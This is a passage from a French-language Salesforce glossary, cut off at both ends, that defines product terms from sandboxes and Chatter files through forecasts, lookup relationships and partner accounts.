Page qui affiche des informations sur un enregistrement d'objet unique. La page de détail d'un enregistrement vous permet de consulter les informations, alors que la page de modification vous permet de les modifier.

Terme utilisé dans les rapports pour distinguer les informations de synthèse et l'inclusion de toutes les données de colonne de l'ensemble des informations dans un rapport. Vous pouvez cliquer alternativement sur le bouton **Afficher les détails**/**Masquer les détails** pour afficher ou masquer les informations détaillées d'un rapport.

**Vue détaillée**

Le volet central de la console Agent, qui contient la vue de page de détail de l'enregistrement sélectionné dans n'importe quel autre volet de la console. La vue détaillée affiche les mêmes présentations de page que celles définies pour les pages de détail de l'objet. Quand un enregistrement est affiché dans la vue détaillée, il est en surbrillance dans la vue de liste.

**Developer Edition**

Organisation Salesforce gratuite et complète qui permet aux développeurs d'étendre, d'intégrer et de développer avec la plate-forme Force.com. Les comptes Developer Edition sont disponibles dans developer.salesforce.com.

**Developer Pro Sandbox**

Les sandbox Developer Pro copient la personnalisation (métadonnées), sans copier les données de production, dans un environnement distinct pour un codage ou effectuer des tests. Un environnement sandbox Developer Pro offre davantage de stockage que Developer. Il inclut plusieurs sandbox Developer, selon l'édition de votre organisation de production.

**Developer Sandbox**
Les sandbox Developer copient la personnalisation (métadonnées), sans copier les données de production, dans un environnement distinct pour un codage ou effectuer des tests.

**Bibliothèque de documents**
Emplacement permettant de stocker les documents sans les joindre à des comptes, des contacts, des opportunités ou d'autres enregistrements.

**Article brouillon**
Les articles brouillon sont des articles dont la rédaction est en cours et qui n'ont pas été publiés. Ils ne sont donc pas visibles sous l'onglet Articles (dans aucun canal), ni dans une base de connaissances publique. Les responsables d'article peuvent accéder aux articles brouillon sous l'onglet Gestion des articles en cliquant sur l'onglet **Articles** dans la zone Afficher et en sélectionnant **Articles brouillon**. Vous pouvez filtrer les articles brouillon par ceux qui vous sont attribués ou par ceux attribués à tout le monde (tous les articles brouillon de votre organisation). Les articles brouillon peuvent être attribués à tout utilisateur impliqué dans un travail éditorial.

**Traduction brouillon**
Les traductions brouillon sont des traductions en cours d'articles dans plusieurs langues. Elles n'ont pas été publiées et ne sont pas visibles sous l'onglet Articles (dans aucun canal) ni dans une base de connaissances publique. Les responsables d'article peuvent accéder aux traductions brouillon sous l'onglet Gestion des articles en cliquant sur l'onglet **Traductions** dans la zone Afficher et en sélectionnant **Traductions brouillon**. Vous pouvez filtrer les traductions brouillon par celles qui vous sont attribuées, par celles attribuées à une file d'attente de traduction ou par celles attribuées à tout le monde (toutes les traductions brouillon de votre organisation). Les traductions peuvent être attribuées à tout utilisateur pouvant publier des articles de Salesforce Knowledge.

**Tableau de bord dynamique**
Un *tableau de bord dynamique* est exécuté avec les paramètres de sécurité de l'utilisateur qui affiche le tableau de bord. Chaque utilisateur affiche le tableau de bord selon son propre niveau d'accès. Cette approche permet aux administrateurs de partager un ensemble commun de composants de tableau de bord avec des utilisateurs dotés de différents niveaux d'accès.

# E

**Alerte par e-mail**
Les alertes par e-mail sont des actions qui envoient des e-mails à des destinataires désignés, à l'aide d'un modèle d'e-mail spécifié.

**Modèle d'e-mail**
E-mail avec un formulaire qui communique un message standard, tel qu'une lettre de bienvenue aux nouveaux employés ou un accusé de réception d'une demande envoyée par un client. Les modèles de message peuvent être personnalisés avec des champs de fusion et rédigés sous un format texte, HTML ou personnalisé.

**Enterprise Edition**
Edition Salesforce conçue pour les entreprises les plus grandes, les plus complexes.

**Autorisation**
Autorisations permet de déterminer si vos clients sont éligibles pour un support client, avant de créer des requêtes pour eux. Un client peut être éligible pour un support basé sur un actif, un compte ou un contrat de service spécifique.

**Contact d'autorisation**
Les contacts d'autorisation sont des contacts désignés pour recevoir un support client, par exemple, un appelant nommé. Ils sont répertoriés dans la liste associée Contacts d'une autorisation ou dans la liste associée Autorisations d'un contact. Les contacts d'autorisation n'ont pas de présentation de page, de présentation de recherche, de bouton, de lien ou de types d'enregistrement.

**Processus d'autorisation**
Chronologies qui incluent toutes les étapes (jalons) que votre équipe de support doit effectuer afin de résoudre des requêtes. Chaque processus comprend la logique nécessaire pour déterminer comment appliquer le niveau de service approprié pour vos clients.

**Modèle d'autorisation**
Les modèles d'autorisation sont des termes prédéfinis de support client que vous pouvez ajouter rapidement aux produits. Par exemple, vous pouvez créer des modèles d'autorisation pour un support Web ou téléphonique afin de permettre aux utilisateurs d'ajouter aisément des autorisations aux produits qu'ils offrent aux clients.

**Source de données externe**
Une source de données externe spécifie comment accéder à un système externe. Salesforce Connect utilise des sources de données externes pour accéder à des données stockées hors de votre organisation Salesforce. Files Connect utilise des sources de données externes pour accéder à des systèmes de contenu tiers. Les sources de données externes ont des objets externes associés, que vos utilisateurs et la plate-forme Force.com utilisent pour interagir avec les données et les contenus externes.

**Relation de référence externe**
Une relation de référence externe associe un objet enfant standard, personnalisé ou externe à un objet parent externe. Lors de la création d'un champ de relation de référence externe, le champ ID externe standard de l'objet parent externe est mappé avec les valeurs du champ de relation de référence externe de l'enfant. Les valeurs du champ de l'objet externe proviennent d'une source de données externe.

**Objet externe**
Les objets externes ont un comportement semblable aux objets personnalisés, excepté qu'ils sont mappés avec des données stockées hors de votre organisation Salesforce. Chaque objet externe est mappé avec un tableau de données d'une source de données externe définie, et chaque champ d'objet externe est mappé avec une colonne de tableau. Les utilisateurs et la plate-forme Force.com utilisent des objets externes pour interagir avec des données externes.

**Utilisateur externe**
Les utilisateurs externes disposent de licences Communauté, portail client ou portail partenaire.

# F

**Pièce jointe à un fil, Chatter**
Ficher ou lien joint à une publication dans un fil Chatter.

**Filtre de fil Chatter**
Les *filtres de fil* affichent un sous-ensemble de publications dans votre fil Chatter, sous l'onglet Chatter.

**Suivi de fil, Chatter**
Paramètres d'administrateur déterminant les enregistrements et les champs qui peuvent être suivis dans des fils Chatter. L'activation d'un objet pour le suivi de fil permet aux personnes de suivre des enregistrements de ce type d'objet. L'activation de champs pour le suivi de fil permet aux utilisateurs d'afficher les mises à jour dans le fil Chatter, lorsque ces champs sont modifiés dans les enregistrements qu'ils suivent.

**Aide au niveau du champ**
Texte d'aide personnalisé que vous pouvez définir pour tout champ standard ou personnalisé. Il s'affiche lorsque les utilisateurs survolent l'icône d'aide en regard du champ.

**Sécurité au niveau du champ**
Paramètres qui déterminent si les champs sont masqués, visibles, en lecture seule ou modifiables par les utilisateurs. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition.

**Ensembles de champs**
Un ensemble de champs est un regroupement de champs. Par exemple, un ensemble de champs peut inclure des champs indiquant le prénom, le deuxième prénom, le nom et la fonction de l'utilisateur. Les ensembles de champs peuvent être référencés de façon dynamique dans des pages Visualforce. Si la page est ajoutée à un package géré, les administrateurs peuvent ajouter, supprimer ou réorganiser les champs d'un ensemble afin de modifier les champs présentés dans la page Visualforce sans aucune modification de code.

**Mise à jour de champ**
Une mise à jour de champ est une action qui met automatiquement à jour un champ avec une nouvelle valeur.

**Collaborateur de fichier**
Les utilisateurs disposant de l'autorisation « collaborateur » peuvent afficher, télécharger, partager, modifier le fichier, changer son autorisation et en charger de nouvelles versions dans Chatter.

**Propriétaire de fichier**

Vous êtes propriétaire d'un fichier lorsque vous le chargez dans Chatter, le joignez à un fil Chatter ou le chargez dans Salesforce CRM Content.

En tant que propriétaire du fichier, vous pouvez afficher, modifier, télécharger, partager, charger une nouvelle version et supprimer le fichier, ainsi que rendre le fichier privé et changer son autorisation.

**Fichier, privé**
Un fichier privé dans Chatter est indiqué par une icône Privé ( ). Il est disponible uniquement pour le propriétaire du fichier et n'est pas partagé. Un fichier privé est créé lorsque vous chargez un fichier sous l'onglet Fichiers ou contribuez à un fichier dans une bibliothèque personnelle Salesforce CRM Content. Vous êtes propriétaire des fichiers que vous chargez ou auxquels vous contribuez.

**Fichier, partagé en privé**
Un fichier partagé en privé dans Chatter est indiqué par l'icône partagé en privé ( ). Il est disponible uniquement pour le propriétaire du fichier et des personnes ou groupes spécifiques avec lesquels il est partagé.

**Fichier, votre société**
L'icône Votre société ( ) indique que le fichier est partagé avec tous les utilisateurs de Chatter dans votre société. Tous les utilisateurs de Chatter au sein de votre société peuvent rechercher et afficher ce fichier.

**Visualiseur de fichier**
Les utilisateurs qui disposent de l'autorisation « Visualiseur » peuvent afficher, télécharger et partager des fichiers dans Chatter.

**Onglet Fichiers**
Onglet qui répertorie les fichiers Chatter et Salesforce CRM Content d'un utilisateur.

**Condition/Critères de filtrage**
Condition de certains champs qui valide les éléments à inclure dans une vue de liste ou un rapport, tels que « Région égal à Bretagne ».

**Exercice fiscal**
Période qu'une organisation utilise à des fins de planification financière (par exemple, des prévisions) et dont la longueur équivaut généralement à celle d'une année calendaire. Les exercices fiscaux contiennent habituellement des périodes plus courtes, par exemple des trimestres.

**Indicateur**
Icône sur laquelle les utilisateurs peuvent cliquer pour signaler une question ou une réponse comme spam, détestable ou inappropriée.

**Dossier**
Un *dossier* est un emplacement dans lequel vous pouvez stocker des rapports, des tableaux de bord, des documents ou des modèles d'e-mail. Les dossiers peuvent être publics, masqués ou partagés et peuvent être définis avec un accès en lecture seule ou lecture/écriture. Vous contrôlez qui peut accéder au contenu en fonction des rôles, des autorisations, des groupes publics et des types de licence. Vous pouvez rendre un dossier accessible à l'ensemble de votre organisation ou le rendre privé afin d'accorder l'accès à son responsable.

**Suivre**
Inscription à un utilisateur ou un enregistrement qui permet de visualiser les mises à jour associées dans votre fil Chatter. Suivez un utilisateur pour afficher ses publications. Le suivi d'un enregistrement permet de visualiser des publications, des commentaires et des modifications de champ.

**Suivre, Chatter Answers**
Abonnement à une question qui permet de recevoir des e-mails lorsqu'une personne répond à une question spécifique ou la commente.

**Menu des applications Force.com**
Menu qui permet aux utilisateurs de passer d'une application personnalisée à une autre d'un simple clic. Le menu des applications Force.com s'affiche en haut de chaque page de l'interface utilisateur.

**Force.com Enterprise App**
Application personnalisée contenant jusqu'à huit (8) objets personnalisés et huit (8) onglets personnalisés, l'accès en lecture-écriture sur les comptes et les contacts, et l'accès au partage, à l'API de transfert en masse ou à l'API Streaming.

**Force.com Light App**
Application personnalisée contenant jusqu'à huit (8) objets personnalisés et huit (8) onglets personnalisés, l'accès en lecture-écriture sur les comptes et les contacts, mais sans accès au partage, à l'API de transfert en masse ni à l'API Streaming.

**Montant prévisionnel**
S'applique aux prévisions collaboratives. La prévision de chiffre d'affaires du point de vue du responsable des prévisions, et la somme des opportunités du propriétaire et de ses subordonnés, y compris les ajustements des prévisions.

**Catégorie de prévision**
Détermine à quelle catégorie une opportunité correspond dans une prévision. Par défaut, la catégorie à laquelle correspond l'opportunité dépend de l'étape définie dans la liste de sélection `Étape`. Pour mettre à jour la `Catégorie prévisionnelle` d'une opportunité spécifique, il est nécessaire de modifier la prévision de cette opportunité.

**Quantité prévisionnelle**
S'applique aux prévisions collaboratives. La prévision de chiffre d'affaires du point de vue du responsable des prévisions, et la somme des opportunités du propriétaire et de ses subordonnés, y compris les ajustements des prévisions.

**Utilisateur de prévision**
Utilisateur habilité à visualiser et à utiliser les prévisions inférieures dans la hiérarchie des prévisions ou des territoires.

**Prévisions**
Projections des ventes basées sur l'exercice fiscal de l'organisation.

**Champ de formule**
Type de champ personnalisé. Les champs de formule effectuent des calculs automatiques de valeurs à partir des valeurs des champs de fusion, des expressions ou d'autres valeurs.

**Full Sandbox**
Les sandbox Full copient votre organisation de production entière avec toutes ses données, notamment les enregistrements d'objet personnalisé et standard, les documents et les pièces jointes. Utilisez un environnement sandbox pour modifier le code ou effectuer des tests, et former votre équipe aux modifications. Vous pouvez actualiser un environnement sandbox complet tous les 29 jours.

# G

**Recherche globale**
Retrouvez davantage d'enregistrements et de champs dans Salesforce en utilisant la zone de recherche de l'en-tête. La recherche globale permet de suivre les objets que vous utilisez, ainsi que leur fréquence d'utilisation, et d'organiser les résultats de la recherche en conséquence. Les résultats de la recherche relatifs aux objets que vous utilisez le plus fréquemment sont affichés en haut de la liste.

**Variable globale**
Champ de fusion spécial que vous pouvez utiliser pour référencer des données dans votre organisation.

Un modificateur d'accès de méthode pour n'importe quelle méthode qui doit être référencée hors de l'application, dans l'API SOAP ou par un autre code Apex.

**Groupe**

Un groupe est un ensemble d'utilisateurs. Les groupes peuvent contenir des utilisateurs individuels, d'autres groupes ou les utilisateurs associés à un rôle. Les groupes peuvent être utilisés pour faciliter la définition de l'accès en partage aux données ou pour spécifier les données à synchroniser dans les configurations Salesforce pour Outlook ou les configurations Lightning Sync.

Les utilisateurs peuvent définir leurs propres groupes personnels. Les administrateurs peuvent créer des groupes publics que tout le monde peut utiliser dans l'organisation.

**Group Edition**

Produit conçu pour les petites entreprises et les groupes de travail comprenant peu d'utilisateurs.

**Tâche de groupe**

Tâche affectée à plusieurs utilisateurs lors de sa création. Les tâches de groupe étant des enregistrements indépendants et non reliés les uns aux autres, vous pouvez les modifier, les déplacer ou les supprimer une à une.

**Utilisateur invité**

Les utilisateurs invités peuvent accéder aux sites Site.com et Force.com publics, et aux pages publiques dans les communautés, via la licence Utilisateur invité associée à chaque site ou communauté.L'accès des utilisateurs invités aux objets et aux données est contrôlé par les paramètres d'accès public dans le profil Utilisateur invité.

# H

**Période de décroissance**

La période de décroissance détermine la vitesse à laquelle les anciennes idées quittent le haut de la liste sur le sous-onglet Idées populaires, pour laisser la place aux idées ayant obtenu des votes plus récents. Une période de décroissance plus courte déplace les idées vers le bas de la page plus rapidement qu'une période de décroissance plus longue. Ce paramètre affecte toutes les zones de votre organisation.

**Panneau de présentation**

Un tableau personnalisable comportant jusqu'à quatre colonnes et deux lignes et qui s'affiche en haut de chaque onglet principal dans une Salesforce Console. Il permet d'afficher un résumé des informations principales sur les enregistrements.

**Utilisateurs du portail haut volume**

Utilisateurs disposant d'un accès limité, pour les organisations qui comptent des milliers ou des millions d'utilisateurs du portail. Contrairement aux autres utilisateurs, les utilisateurs du portail haut volume n'ont aucun rôle, ce qui élimine les problèmes de performance associés aux calculs de hiérarchie de rôles. Les utilisateurs du portail haut volume comprennent les types de licence Utilisateur du portail client haut volume et Utilisateur de site Web authentifié.

**Onglet Accueil**

Page de départ sur laquelle les utilisateurs peuvent choisir des options et des raccourcis dans le menu latéral, afficher les tâches et activités en cours, ou sélectionner un autre onglet.

**Détail de survol**

Un survol des détails affiche un plan interactif contenant des détails d'enregistrement. Les détails s'affichent lorsque des utilisateurs survolent un lien vers cet enregistrement dans la liste Éléments récents du menu latéral, ou dans un champ de recherche de la page de détail d'un enregistrement. Les utilisateurs peuvent consulter rapidement des informations sur un enregistrement avant de cliquer pour afficher ou modifier l'enregistrement. La présentation de page miniature de l'enregistrement détermine quels champs sont inclus dans les détails du survol. Les utilisateurs ne peuvent pas personnaliser l'affichage des champs.

# I

**Idée**
Suggestions publiées par les membres d'une communauté d'idées et organisées par zones. Par exemple, si le centre d'intérêt d'une zone spécifique est « Idées pour des équipements auto », une idée pertinente pour cette zone pourrait s'intituler « Porte-gobelet isotherme gardant votre boisson chaude ou froide ». Alternativement, si le centre d'intérêt d'une zone spécifique est « Idées d'avantages en faveur de salariés de notre entreprise », une idée pertinente pour cette zone pourrait s'intituler « Crèche sur site ».

**Action immédiate**
Action de workflow qui s'exécute instantanément lorsque les conditions d'une règle de workflow sont réunies.

**Relation de référence indirecte**
Une relation de référence externe associe un objet enfant externe à un objet parent standard ou personnalisé. Lors de la création d'un champ de relation de référence indirecte dans un objet externe, vous spécifiez le champ de l'objet parent et le champ de l'objet enfant pour mapper et associer des enregistrements dans la relation. Plus précisément, vous sélectionnez un champ ID externe unique et personnalisé dans l'objet parent à mapper avec le champ de relation de référence indirecte de l'enfant, dont les valeurs proviennent d'une source de données externe.

**Influence, Chatter**
Indicateur de l'influence de la personne dans Chatter. Le nombre de publications et des commentaires effectués par la personne ainsi que le nombre de commentaires et de mentions J'aime reçus par la personne déterminent le degré d'influence.

- Les prescripteurs principaux dirigent les efforts de collaboration en partageant des contenus essentiels.
- Les prescripteurs actifs encouragent les autres à participer et à partager des connaissances.
- Les observateurs sont des participants discrets ou novices dans Chatter.

**Journal des interactions**
Une zone d'une Salesforce Console qui permet de prendre des notes à propos de l'enregistrement principal sur lequel vous travaillez sans cliquer sur un bouton, afficher un nouvel onglet ni accéder à la liste associée Notes & pièces jointes. Les journaux d'interaction sont archivés dans la liste associée Historique des activités pour en faciliter la consultation et la récupération. Les administrateurs peuvent personnaliser les journaux d'interaction en insérant des champs de tâche.

# J

**Objet Junction**
Objet personnalisé avec deux relations principal-détails. À l'aide d'un objet jonction personnalisé, vous pouvez modéliser des relations « plusieurs-à-plusieurs » entre deux objets. Par exemple, un objet personnalisé peut être appelé « Bogue » en relation avec l'objet de requête standard, de sorte qu'un bogue peut correspondre à plusieurs requêtes et qu'une requête peut aussi correspondre à plusieurs bogues.

# K

**Agent Knowledge**
Salesforce utilise le terme *agent Knowledge* pour représenter un type d'utilisateur spécifique. Les agents Knowledge sont des consommateurs d'articles dans l'application interne Salesforce Knowledge. Ces utilisateurs ont accès à l'onglet Articles pour rechercher et consulter des articles, mais ils ne peuvent pas créer, modifier ni gérer les articles.

**Menu latéral Knowledge**
Un menu latéral dans une Salesforce Console qui affiche les titres des articles de Salesforce Knowledge pouvant aider à résoudre la requête sur laquelle vous travaillez. Il recherche et renvoie automatiquement les articles de votre base de connaissances qui

correspondent à l'un des termes saisis dans l'`objet` d'une requête. Le menu latéral s'affiche uniquement pour les utilisateurs de Salesforce Knowledge, lorsque les administrateurs l'ont configuré.

# L

**Présentation**
Reportez-vous à Présentation de page.

**Piste**
Une *piste* est un prospect commercial qui a exprimé son intérêt pour vos produits ou votre société.

**Bibliothèque**
Référentiel de fichiers dans Salesforce CRM Content.

**Autorisation de la bibliothèque**
Groupe de privilèges qui détermine l'accès utilisateur au sein une bibliothèque de Salesforce CRM Content.

**J'aime**
Permet d'exprimer son soutien pour une publication ou un commentaire dans un fil Chatter. Lorsque aimez une publication ou un commentaire, vous êtes notifié(e) par e-mail des commentaires suivants.

**J'aime, Chatter Answers**
Pour afficher le support ou indiquer la qualité ou l'intérêt d'une question, d'une réponse ou d'un article de la base de connaissances.

**Prix catalogue**
Le prix d'un produit dans un catalogue personnalisé.

**Vue de liste**
Affichage, sous forme de liste, d'éléments (comme des comptes ou des contacts) en fonction de critères spécifiques. Salesforce offre plusieurs vues prédéfinies.

Dans la console Agent, la vue de liste est le cadre supérieur qui affiche une vue de liste des enregistrements en fonction de critères spécifiques. Les vues de liste que vous pouvez sélectionner pour affichage dans la console sont les mêmes que celles définies dans les onglets des autres objets. Vous ne pouvez pas créer de vue de liste dans la console.

**Live Agent**
Live Agent permet aux organisations de service de communiquer en temps réel avec leurs clients ou les visiteurs de leur site Web, via un chat live basé sur le Web ou en texte brut.

**Console Live Agent**
La console Live Agent est une console dédiée que les agents du service client utilisent pour gérer les chats Live Agent. Les agents peuvent répondre à des demandes de chat, conduire des chats live, et interagir avec des enregistrements Salesforce et des articles Salesforce Knowledge.

**Nom local**
Valeur stockée pour le champ dans la langue de l'utilisateur ou du compte. Le nom local d'un champ est associé au nom standard de ce champ.

**Boîte de dialogue de référence**
Boîte de dialogue contextuelle disponible pour certains champs, qui permet de rechercher un nouvel élément, tel qu'un contact, un compte ou un utilisateur.

**Champ de référence**
Type de champ contenant une valeur qui peut être associée à un autre enregistrement. Vous pouvez afficher des champs de référence dans les présentations de page où l'objet a une relation de référence ou principal-détails avec un autre objet. Par exemple, les requêtes ont une relation de référence avec des actifs qui permettent aux utilisateurs de sélectionner un actif, via une boîte de

dialogue de référence dans la page de modification de la requête, puis de cliquer sur le nom de l'actif dans la page de détail de la requête.

**Relation de référence**
Relation existant entre deux enregistrements qui permet de les associer. Par exemple, les requêtes ont une relation de référence avec des actifs qui permet d'associer un actif spécifique à une requête. D'un côté de la relation, un champ de référence permet aux utilisateurs de cliquer sur une icône de référence et de sélectionner un autre enregistrement dans une fenêtre contextuelle. Dans l'enregistrement associé, vous pouvez ainsi afficher une liste associée qui présente tous les enregistrements qui lui sont associés. Si un champ de référence fait référence à un enregistrement supprimé, par défaut Salesforce efface le champ de référence. Vous pouvez également empêcher la suppression d'enregistrements issus d'une relation de référence.

# M

**Utilisateur marketing**
Un ou plusieurs membres de l'organisation qui peuvent gérer des campagnes. Un administrateur peut nommer un utilisateur Marketing en cochant la case `Utilisateur Marketing` dans les informations personnelles de l'utilisateur concerné.

Seuls les utilisateurs Marketing peuvent créer, modifier et supprimer des campagnes, et configurer les paramètres avancés d'une campagne.

Avec des autorisations utilisateur supplémentaires, les utilisateurs marketing peuvent utiliser l'Assistant d'importation de données pour ajouter des membres de campagne et mettre à jour leur statut.

**Relation principal-détails**
Relation qui associe deux types d'enregistrements différents. Par exemple, les comptes ont une relation principal-détails avec les opportunités. Ce type de relation affecte la suppression des enregistrements, la sécurité et rend le champ de relation de référence obligatoire dans la présentation de page.

**Liste de sélection principale**
Liste complète des valeurs de la liste de sélection disponibles pour un type d'enregistrement ou un processus commercial.

**Rapport matriciel**
Les rapports matriciels sont similaires aux rapports récapitulatifs, mais ils permettent de regrouper et de présenter les données dans des lignes et des colonnes. Ils peuvent servir de rapport source pour les composants de tableau de bord. Utilisez ce type de rapport pour comparer des totaux associés, notamment si vous avez des volumes importants de données à synthétiser et que vous souhaitez comparer des valeurs de champs différents, ou si vous souhaitez consulter les données par date *et* par produit, par personne ou par emplacement géographique.

**Statut du membre**
Statut d'une piste ou d'un contact par rapport à une campagne. Par exemple, une piste ou un contact peut avoir le statut de membre « Prévu », « Envoyé » ou « Répondu » à différentes étapes d'une campagne par e-mail.

**Message, Chatter**
Un message Chatter est une communication privée avec d'autres utilisateurs Chatter. Les messages permettent d'envoyer une question privée à votre responsable ou de communiquer avec une sélection de personnes lorsque la discussion ne concerne pas tous vos collaborateurs. Les messages ne s'affichent pas dans votre fil, votre profil ou dans un autre emplacement public de Chatter.

**Champ de fusion**
Champ de fusion que vous pouvez insérer dans un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement. Par exemple, `Chère/Cher {!Contact.FirstName},` utilise un champ de fusion de contact pour obtenir la valeur du champ `Prénom` de l'enregistrement d'un contact pour lui envoyer un e-mail.

**Jalon**
Les jalons sont des étapes requises dans votre processus de support. Ils correspondent à des mesures représentant les niveaux de service à fournir à chaque client, Les délais de première réponse et de résolution dans les requêtes sont des exemples de jalons.

**Actions de jalon**
Actions de workflow chronologiques qui s'exécutent à chaque étape (jalon) d'un processus d'autorisation. Par exemple, l'envoi d'alertes par e-mail à des utilisateurs spécifiques une heure avant qu'une première réponse atteigne le stade de violation ou la mise à jour automatique de certains champs d'une requête une minute après une première réponse.

**Présentation de page min.**
Un sous-ensemble d'éléments d'une présentation de page existante d'un enregistrement que les administrateurs choisissent d'afficher dans la vue réduite de la console Agent et dans les détails de survol. Les présentations de page miniatures héritent des associations type d'enregistrement-profil, des listes associées, des champs et des paramètres d'accès aux champs de la présentation de page.

**Vue réduite**
Le volet droit de la console Agent, qui contient les enregistrements associés à l'enregistrement affiché dans la vue de détail. Les champs affichés dans la vue réduite sont définis dans les présentations de page miniatures par un administrateur. La vue réduite n'apparaît pas si l'enregistrement qui figure dans la vue détaillée n'est associé à aucun enregistrement.

**Événement multi-personne**
Événement prévu auquel plusieurs utilisateurs sont invités, également appelé réunion. Vous pouvez créer des événements multi-personnes en invitant d'autres utilisateurs à participer à des événements de calendrier que vous créez.

**Liste à sélection multiple**
Consultez Liste de sélection (sélection multiple).

**Mes paramètres**
Lorsque l'interface utilisateur de Configuration améliorée est activée dans une organisation et que l'utilisateur possède Salesforce Classic, les paramètres personnels sont accessibles dans le menu Mes paramètres sous le nom de l'utilisateur.

# N

**Identifiant nommé**
Un identifiant nommé spécifie l'URL du point de terminaison d'un appel et ses paramètres d'authentification requis dans une seule définition. Un identifiant nommé peut être spécifié en tant que point de terminaison afin de simplifier la configuration des appels authentifiés.

**Onglet de navigation**
Un onglet contenant un bouton déroulant dans une Salesforce Console, qui permet de sélectionner et d'afficher des pages d'accueil d'objets.

**Surnom**
Un surnom désigne le nom utilisé pour identifier un utilisateur dans une communauté. Il peut contenir jusqu'à 40 caractères alphanumériques. Les utilisateurs standard peuvent modifier ce champ.

# O

**Objet**
Un objet permet de stocker des informations dans votre organisation Salesforce. L'objet est la définition d'ensemble du type d'informations que vous stockez. Par exemple, l'objet requête permet de stocker des informations concernant les demandes des clients. Pour chaque objet, votre organisation dispose de plusieurs enregistrements stockant les informations relatives aux instances spécifiques de ce type de données. Par exemple, vous pouvez avoir un enregistrement de requête stockant les informations concernant la demande de renseignements de Joe Smith sur les formations et un autre stockant les informations sur le problème de configuration de Mary Johnson.

**Aide au niveau de l'objet**
Texte d'aide personnalisé que vous pouvez définir pour tout objet personnalisé. Elle s'affiche dans les pages d'accueil (présentation), de détails et de modification de l'enregistrement de l'objet personnalisé, ainsi que dans les vues de liste et les listes associées.

**Producteur OData**
Un producteur OData est un service de données distant qui utilisent le protocole OData (Open Data Protocol) pour exposer des données stockées sur un serveur externe. À l'aide de la fonctionnalité Salesforce Connect, vous définissez des sources de données externes pour connecter Salesforce à des producteurs OData, et définissez des objets externes à mapper aux données externes.

**Open CTI**
Interface de programmation d'application permettant aux développeurs de créer des systèmes de couplage téléphonie-informatique (CTI) qui s'intègrent à Salesforce sans utiliser d'adaptateur CTI ni d'applications clientes.

**Opérateur**
Un opérateur est un élément utilisé pour affiner ou élargir une recherche. Dans la plupart des recherches Salesforce, AND, OR et AND NOT, les parenthèses ( ), et les guillemets " " peuvent être utilisés en tant qu'opérateurs.

**Opportunités**
Les opportunités suivent vos ventes et vos affaires en attente.

**Équipe d'opportunité**
Une équipe d'opportunité est un ensemble d'utilisateurs qui travaillent généralement ensemble sur des opportunités de vente. Une équipe d'opportunité classique peut inclure le responsable de compte, le représentant commercial et un consultant pré-vente. Vous pouvez spécifier l'équipe d'opportunité de chaque opportunité dont vous êtes propriétaire.

**Pistes de recherche organique**
Source de piste spécifique indiquant la génération de la piste lorsqu'un utilisateur a accédé à votre site Web depuis une liste (organique) non payante d'un moteur de recherche majeur, puis rempli le formulaire Web vers piste contenant le code de suivi Salesforce. Les détails de la source de la piste contiennent le moteur de recherche et l'expression recherchée pour chaque piste organique.

**Organisation**
Déploiement de Salesforce avec un ensemble défini d'utilisateurs avec une licence. Une organisation est un espace virtuel fourni à un client individuel de Salesforce. Votre organisation inclut l'ensemble de vos données et applications, elle est séparée des autres organisations.

**Organisation**
Org est l'abréviation d'une organisation qui se rapporte au déploiement de Salesforce avec un ensemble défini d'utilisateurs sous licence. Une organisation est un espace virtuel fourni à un client individuel de Salesforce. Votre organisation inclut l'ensemble de vos données et applications, et elle est séparée des autres organisations.

**Adresse à l'échelle de l'organisation**
Une adresse à l'échelle de l'organisation permet d'associer une adresse e-mail unique en tant qu'alias pour tous les utilisateurs d'un profil spécifique.

**Message sortant**
Un message sortant envoie les informations à un point de terminaison désigné, par exemple un service externe. Les messages sortants sont configurés dans la Configuration. Vous devez configurer un point de terminaison externe et créer un écouteur de messages à l'aide de l'API SOAP.

**Montant propriétaire uniquement**
S'applique aux prévisions collaboratives. La somme des opportunités de chiffre d'affaires d'une personne, sans ajustement.

**Quantité propriétaire uniquement**
S'applique aux prévisions collaboratives. La somme des opportunités de quantité d'une personne, sans ajustement.

**Configuration Salesforce pour Outlook**
Les configurations Salesforce pour Outlook comprennent les paramètres des données que les utilisateurs de Salesforce pour Outlook peuvent synchroniser entre Microsoft® Outlook® et Salesforce. Les administrateurs peuvent créer des configurations séparées pour différents type d'utilisateur, et accorder des autorisations utilisateur pour modifier certains de leurs paramètres. Par exemple, une équipe d'opportunité peut vouloir tout synchroniser et un responsable souhaiter synchroniser uniquement les événements.

**Propriétaire**
Utilisateur individuel auquel un enregistrement (par exemple, un contact ou une requête) est attribué.

# P

**PaaS**
Consultez Plate-forme en tant que service.

**Package**
Groupe de composants et d'applications Force.com qui sont disponibles pour les autres organisations via AppExchange. Les packages permettent de regrouper une application et ses composants associés en vue de les télécharger ensemble sur AppExchange.

**Installation du package**
L'installation intègre le contenu d'un package à votre organisation Salesforce. Un package AppExchange peut inclure une application, un composant ou une combinaison des deux. Une fois le package installé, il peut être nécessaire de déployer des composants dans le package pour qu'il soit disponible à l'ensemble des utilisateurs de votre organisation.

**Présentation de page**
Organisation des champs, des liens personnalisés et des listes associées dans la page de détail ou de modification d'un enregistrement. Les présentations de page permettent essentiellement d'organiser les pages de vos utilisateurs. Dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, la sécurité au niveau du champ permet de limiter l'accès des utilisateurs à des champs spécifiques.

**Compte principal**
Organisation ou société à laquelle un compte est attribué. En spécifiant le parent d'un compte, vous pouvez obtenir une vue globale de toutes les relations parent-affilié en utilisant le lien **Afficher la hiérarchie**.

**Partial Copy Sandbox**
Un environnement sandbox Partial Copy correspond à un environnement sandbox Developer avec en plus les données que vous définissez dans un modèle de sandbox.

**Partenaire**
Partenaires avec lesquels vous collaborez pour conclure vos opportunités commerciales. Pour chaque opportunité ou compte que vous créez, la liste associée Partenaires permet de stocker des informations sur vos partenaires et sur leur rôle dans l'opportunité ou le compte. Un partenaire doit correspondre à un compte existant au sein de Salesforce. La sélection automatique d'un rôle de partenaire crée une relation de partenaire inverse avec le compte associé de sorte que chaque compte considère l'autre compte comme un partenaire.

**Comptes partenaires**
Les comptes partenaires sont des comptes Salesforce qu'un responsable de canal utilise pour gérer les organisations partenaires, les utilisateurs partenaires et les activités en utilisant le portail partenaire.

**Rôle du partenaire**
Sélection d'un compte dans la liste associée Partenaires d'un compte individuel ou d'une opportunité, qui spécifie le rôle du compte dans les opportunités commerciales associées.

**Utilisateur partenaire**
